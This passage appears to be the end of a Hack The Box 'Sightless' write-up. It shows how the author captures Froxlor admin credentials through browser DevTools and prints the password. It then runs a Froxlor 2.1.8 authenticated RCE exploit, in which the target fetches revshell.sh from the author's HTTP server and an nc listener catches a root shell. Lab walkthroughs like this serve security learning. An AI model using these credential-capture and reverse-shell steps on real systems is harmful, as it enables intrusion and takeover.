
⚠ Remote browser is newer than client browser. Try `inspect fallback` if inspection fails.

□ Froxlor http://admin.sightless.htb:8080/index.php

□ Froxlor http://admin.sightless.htb:8080/index.php

Open tab with url
Open
trace
inspect pause focus tab reload close inspect fallback
inspect focus tab reload close inspect fallback

Ill click Inspect.




DevTools - admin.sightless.htb:8080/index.php

admin.sightless.htb:8080/index.php

Name	Status	Type	Initiator	Size	Time
admin_logger.php?p...	302	docu...	Other	1.2 kB	4 ms
index.php	200	docu...	admin_logger.pl	2.3 kB	6 ms
app-61450a15.css	200	styles...	index.php:11	(mem...	0 ms
app-67d6acee.js	200	script	index.php:12	(mem...	0 ms
logo.png	200	png	index.php:22	(mem...	0 ms
logo_grey.png	200	png	index.php:54	(mem...	0 ms
fa-brands-400-faae...	200	font	app-61450a15.c:	(mem...	0 ms
fa-solid-900-886c8...	200	font	app-61450a15.c:	(mem...	0 ms

8 requests | 3.5 kB transferred | 1.3 MB resources | Finish: 93 ms | DOMContentLoad

Nice, We can see the automation at work. the script is logging in and checking the logs every 20 seconds or so. Not only is the screen updating with what's happening, but so is the network panel. With some timing, I can stop the recording right after the creds are posted and swipe them in clear text.



DevTools - admin.sightless.htb:8080/index.php

admin.sightless.htb:8080/index.php

Login

Please log in to access your account.


Username

Password

Name	Status	Type	Initiator	Size	Time
admin_logger.php?p…	302	docu…	Other	1.2 kB	4 ms
index.php	200	docu…	admin_logger.pl	2.3 kB	5 ms
app-61450a15.css	200	styles…	index.php:11	(mem…	0 ms
app-67d6acee.js	200	script	index.php:12	(mem…	0 ms
logo.png	200	png	index.php:22	(mem…	0 ms
logo_grey.png	200	png	index.php:54	(mem…	0 ms
fa-brands-400-faae…	200	font	app-61450a15.c:	(mem…	0 ms
fa-solid-900-886c8…	200	font	app-61450a15.c:	(mem…	0 ms

8 requests | 3.5 kB transferred | 1.3 MB resources | Finish: 94 ms | DOMContentLoad

The Froxlor login appears to be admin:ForlorfroxAdmin. We can login now and see what we can do with it.



Froxlor

Search...

2.1.8 Dashboard admin

- Resources
- Traffic
- System
- PHP
- Miscellaneous
- Documentation

Dashboard

Custom... 1 / ∞
Domains 1 / ∞
W.. 780.00 KB / ∞
T... 16.42 MB / ∞
Subdo... 0 / ∞
MySQL... 0 / ∞
Email-a... 0 / ∞
Email-a... 0 / ∞
Email-f... 0 / ∞
FTP-ac... 0 / ∞

System details

Hostname
sightless

Serversoftware
Apache/2.4.52 (Ubuntu)

PHP-Version
8.1.2-1ubuntu2.18

MySQL server version
8.0.39-0ubuntu0.22.04.1

Froxlor details

Pending cron-tasks
There are currently no outstanding tasks for Froxlor

Mailbox-size calculation	31.07.2024 12:00
Generating of configfiles	29.12.2024 22:40
Traffic calculation	16.05.2024 00:00
Web- and traffic-reports	16.05.2024 00:05

I see its Froxlor version 2.1.8, throwing that into google came back with an authenticated Remote code execution. I especially like this one because according to the GitHub, It's a feature! It's well explained on this blog.

I'm going to download it and run it with python and follow all of the instructions.

```
┌──(kali㉿kali)-[~/…/htb/writeups/sightless/exploits]
└─$ python3 exploit.py -i 10.10.14.131 -p 9001 -u admin -P ForlorfroxAdmin -U
http://admin.sightless.htb:8080
[+] Logged in successfully
[i] CSRF Token Obtained: b8e30f038a1fbbfc755cd5b841ee55bd63b6feaf
[i] Preparing payload
[i] Payload prepared on /tmp/revshell.sh
[i] Execute this command on your machine to serve the initial payload:

cd /tmp && python3 -m http.server 80

[i] Press Enter after you have executed the command
```

Ill run the requested command and hit enter.

```
[i] Sending inital payload to transfer the payload to the target machine
[+] Initial payload sent successfully
[i] Disabling PHP-FPM
[i] Re-enabling PHP-FPM
[i] PHP-FPM enabled
[i] The payload will be executed at:  Sun Dec 29 20:55:00 2024
[i] Waiting for the initial payload to be transferred to the target machine
┌──(kali㉿kali)-[~/…/htb/writeups/sightless/exploits]
└─$ cd /tmp && python3 -m http.server 80
```

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.231.103 - - [29/Dec/2024 20:55:01] "GET /revshell.sh HTTP/1.1" 200 -
[i] Check if the payload has been downloaded on the target machine. Press Enter to
verify
```

Ill press enter since it did indeed download correctly.

```
[i] Execute the following command on your machine to get a shell:

nc -lvnp 9001
[i] Press Enter after you have executed the command
```

Ill start a listener by running that exact command.

```
[i] Sending the final payload to execute the initial payload
[i] The payload will be executed at:  Sun Dec 29 21:00:00 2024
```

Now Ill sit and wait patiently for my shell......

```
┌──(kali㉿kali)-[~/…/htb/writeups/sightless/exploits]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.131] from (UNKNOWN) [10.129.231.103] 53804
bash: cannot set terminal process group (10500): Inappropriate ioctl for device
bash: no job control in this shell
root@sightless:~#
```

And grab the root flag.

```
root@sightless:~# cat /root/root.txt
cat /root/root.txt
f1f4c2************************
```

This box was awesome. The path to root was extremely unexpected and took me longer than I'd like to admin.
Thanks for reading and Happy Hacking!